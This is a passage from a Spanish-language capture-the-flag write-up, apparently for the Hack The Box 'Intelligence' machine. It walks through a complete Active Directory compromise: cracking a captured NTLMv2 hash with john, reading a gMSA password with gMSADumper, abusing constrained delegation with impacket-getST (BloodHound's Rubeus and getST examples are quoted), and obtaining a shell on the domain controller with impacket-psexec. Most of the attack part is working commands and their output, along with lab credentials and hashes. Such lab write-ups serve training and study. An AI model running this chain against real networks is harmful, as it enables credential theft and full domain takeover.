
en powershell. Esperamos 5 minutos y conseguimos el hash:

```
[HTTP] NTLMv2 Client   : 10.10.10.248
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[HTTP] NTLMv2 Hash     : Ted.Graves::intelligence:3ccc5843f0284dab:23FDC188DA8CB146405AB3EDA4DFE71F:0101000000000000E0C36642493CDB01837D85A2E1803C490000000020008003200350004F00520001001E00570049004E002D005900450035004600490030004D00470031004900440004001400320035004F0052002E004C004F00430041004C0003003400570049004E002D005900450035004600490030004D00470031004900440002E00320035004F0052002E004C004F00430041004C00050014003200350004F0052002E004C004F00430041004C00080030003000000000000000000000200000C66B581F78EEC71FB0E9C84BA799E076FEB3B0FAAE5A7A8DB01E8AD87699CEF80A0010000000000000000000000000000000000000009003E0048005400540050002F00770065006200680061006300 6B00650072002E0069006E00740065006C006C00690067006500 6E00630065002E00680074006200000000000000000000
```

Crackeamos ese hash con "john":


```
┌──(kali㉿kali)-[~/Downloads/krbrelayx]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Mr.Teddy         (Ted.Graves)
1g 0:00:00:05 DONE (2024-11-21 06:13) 0.1862g/s 2013Kp/s 2013Kc/s 2013KC/s Mrz.deltasigma..Moti2536
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Conseguimos la clave de Ted.Graves. Ahora con bloodhound podemos ver una posible escalada desde ese usuario:




1- El usuario "Ted.Graves" es miembro de "IT-Support".
2- El grupo "IT-Support" tiene el permiso "ReadGMSAPassword" en "SVC_INT"
3- El usuario "SVC_Int" tiene el permiso de "AllowedToDelegate" en el "DC"
4- Desde el "DC" podemos realizar un DC-Sync atack dumpeando la "Sam" y System para conseguir el hash del usuario administrador

Para leer la GMSAPassword del usuario "svc_int" vamos a buscar algun exploit en github:




Nos lo clonamos y conseguimos el hash NTLM del usuario "svc_int":

```
┌──(kali㉿kali)-[~/Downloads/gMSADumper]
└─$ python3 gMSADumper.py -u 'ted.graves' -p 'Mr.Teddy' -d intelligence.htb
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::1d7a055a77db01cde7db3f4d006081fb
```

Ahora tenemos que escalar privilegios con el permiso "AllowedToDelegate". Bloodhound me recomienda usar "rubeus.exe":

Info | Windows Abuse | Linux Abuse | Opsec | Refs

Abusing this privilege can utilize Benjamin Delpy's Kekeo project, proxying in traffic generated from the Impacket library, or using the Rubeus project's s4u abuse.

In the following example, *victim* is the attacker-controlled account (i.e. the hash is known) that is configured for constrained delegation. That is, *victim* has the "HTTP/PRIMARY.testlab.local" service principal name (SPN) set in its msds-AllowedToDelegateTo property. The command first requests a TGT for the *victim* user and executes the S4U2self/S4U2proxy process to impersonate the "admin" user to the "HTTP/PRIMARY.testlab.local" SPN. The alternative sname "cifs" is substituted in to the final service ticket and the ticket is submitted to the current logon session. This grants the attacker the ability to access the file system of PRIMARY.testlab.local as the "admin" user.

```
Rubeus.exe s4u /user:victim /rc4:2b576acbe6bcfda7294d6bd18041b8fe /im
personateuser:admin /msdsspn:"HTTP/PRIMARY.testlab.local" /altservic
e:cifs /ptt
```

Nosotros no podemos utilizarlo porque de momento no podemos conectarnos a la maquina victima. Para Linux nos recomienda usar "impacket-getST":

Info | Windows Abuse | Linux Abuse | Opsec | Refs

In the following example, *victim* is the attacker-controlled account (i.e. the hash is known) that is configured for constrained delegation. That is, *victim* has the "HTTP/PRIMARY.testlab.local" service principal name (SPN) set in its msds-AllowedToDelegateTo property. The command first requests a TGT for the *victim* user and executes the S4U2self/S4U2proxy process to impersonate the "admin" user to the "HTTP/PRIMARY.testlab.local" SPN. The alternative sname "cifs" is substituted in to the final service ticket. This grants the attacker the ability to access the file system of PRIMARY.testlab.local as the "admin" user.

```
getST.py -spn 'HTTP/PRIMARY.testlab.local' -impersonate 'admin' -altse
rvice 'cifs' -hashes :2b576acbe6bcfda7294d6bd18041b8fe 'domain/victim'
```

Vamos a utilizar getST (Get Service Ticket) para pedir un ticket como el usuario administrador:

`impacket-getST intelligence.htb/svc_int -hashes ':1d7a055a77db01cde7db3f4d006081fb' -impersonate administrator@intelligence.htb -dc-ip 10.10.10.248`

```
└─$ impacket-getST intelligence.htb/svc_int -hashes ':1d7a055a77db01cde7db3f4d006081fb' -impersonate administrator@intelligence.htb -dc-ip 10.10.10.248
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

usage: getST.py [-h] [-spn SPN] [-altservice ALTSERVICE] [-impersonate IMPERSONATE] [-additional-ticket ticket.ccache] [-ts] [-debug] [-u2u] [-self]
                [-force-forwardable] [-renew] [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
                identity
getST.py: error: argument -spn is required, except when -self is set
```

Nos dice que nos falta el "-spn" (Service Principal Name) porque necesitamos saber sobre que servicio el permiso de "AllowedToDelegate". Para descubrir el spn podemos usar la herramienta "pywerview":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ pywerview
usage: pywerview [-h]
                 {get-adobject,get-objectacl,get-netuser,get-netgroup,get-netcomputer,
```

Tenemos que hacer uso del "get-netcomputer" para descubrir el spn:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ pywerview get-netcomputer
usage: pywerview get-netcomputer [-h] [-w DOMAIN] -u USER [-p PASSWORD] [--hashes LMHASH:NTHASH
                                 [-os QUERIED_OS] [-sp QUERIED_SP] [-spn QUERIED_SPN] [-d QUERI
                                 [--ping] [--full-data] [--attributes ATTRIBUTES [ATTRIBUTES ..
pywerview get-netcomputer: error: the following arguments are required: -u/--user, -t/--dc-ip
```

Nos dice que tenemos que especificar el usuario y la ip de la maquina victima. Como luego nos va a pedir una contraseña y no sabemos la de "scv_int" vamos a introducir la de "ted.graves":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ pywerview get-netcomputer -u ted.graves -t 10.10.10.248
Password:
dnshostname: svc_int.intelligence.htb

dnshostname: dc.intelligence.htb
```

Para ver toda la informacion de los 2 dnshostname (aunque solo nos interesa el de svc_int) podemos hacerlo con el parametro "--full-data":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ pywerview get-netcomputer -u ted.graves -t 10.10.10.248 --full-data
Password:
objectclass:                top, person, organizationalPerson, user, computer, msDS-GroupManagedServiceAccount
cn:                         svc_int
distinguishedname:          CN=svc_int,CN=Managed Service Accounts,DC=intelligence,DC=htb
instancetype:               4
whencreated:                2021-04-19 00:49:58+00:00
whenchanged:                2024-11-21 19:23:47+00:00
usncreated:                 12846
usnchanged:                 102906
name:                       svc_int
objectguid:                 {f180a079-f326-49b2-84a1-34824208d642}
useraccountcontrol:         WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
badpwdcount:                0
codepage:                   0
countrycode:                0
badpasswordtime:            1601-01-01 00:00:00+00:00
lastlogoff:                 1601-01-01 00:00:00+00:00
lastlogon:                  1601-01-01 00:00:00+00:00
localpolicyflags:           0
pwdlastset:                 2024-11-21 19:23:47.733988+00:00
primarygroupid:             515
objectsid:                  S-1-5-21-4210132550-3389855604-3437519686-1144
accountexpires:             9999-12-31 23:59:59.999999+00:00
logoncount:                 0
samaccountname:             svc_int$
samaccounttype:             805306369
dnshostname:                svc_int.intelligence.htb
objectcategory:             CN=ms-DS-Group-Managed-Service-Account,CN=Schema,CN=Configuration,DC=intelligence,DC=htb
iscriticalsystemobject:     False
dscorepropagationdata:      1601-01-01 00:00:00+00:00
msds-allowedtodelegateto:   WWW/dc.intelligence.htb
```

Vemos un campo que se llama "msds-allowedtodelegateto". Ese seria el "-spn" del que podemos aprovecharnos para "impersonar" al usuario administrador con el permiso "allowedtodelegate". Ahora podemos volver a ejecutar el comando "impacket-getst":

```
impacket-getST intelligence.htb/svc_int -hashes ':1d7a055a77db01cde7db3f4d006081fb' -impersonate administrator@intelligence.htb -dc-ip 10.10.10.248 -spn WWW/dc.intelligence.htb
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-getST intelligence.htb/svc_int -hashes ':1d7a055a77db01cde7db3f4d006081fb' -impersonate administrator@intelligence.htb -dc-ip 10.10.10.248 -spn
WWW/dc.intelligence.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Nos da un error diciendo que la hora no esta sincronizada. Podemos sincronizarla con la herramienta ntpdate. Como se me cambia la hora todo el rato vamos a crear un bucle para que se sincronice todo el rato la hora con el dc:

```
while true;do sudo ntpdate -s 10.10.10.248;done
```

Ahora volvemos a ejecutarlo y nos crean archivo ".ccache":

```
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
```

Ahora con el archivo ".ccache" podemos conectarnos con psexec. Pero antes, como indica en el manual de "psexec", tenemos que igualar la variable "KRB5CCNAME" al archivo ".ccache":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ export KRB5CCNAME=administrator.ccache

┌──(kali㉿kali)-[~/Downloads]
└─$ echo $KRB5CCNAME
administrator.ccache
```

Ahora podemos conectarnos con "psexec" con el parametro -k AÑADIENDO EL NOMBRE DE LA MAQUINA (tiene que estar en el archivo /etc/hosts):

```
┌──(kali㉿kali)-[~/Downloads/gMSADumper]
└─$ impacket-psexec -k dc.intelligence.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.intelligence.htb.....
[*] Found writable share ADMIN$
[*] Uploading file PSMFHmNt.exe
[*] Opening SVCManager on dc.intelligence.htb.....
[*] Creating service aZAz on dc.intelligence.htb.....
[*] Starting service aZAz.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1879]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> ipconfig
```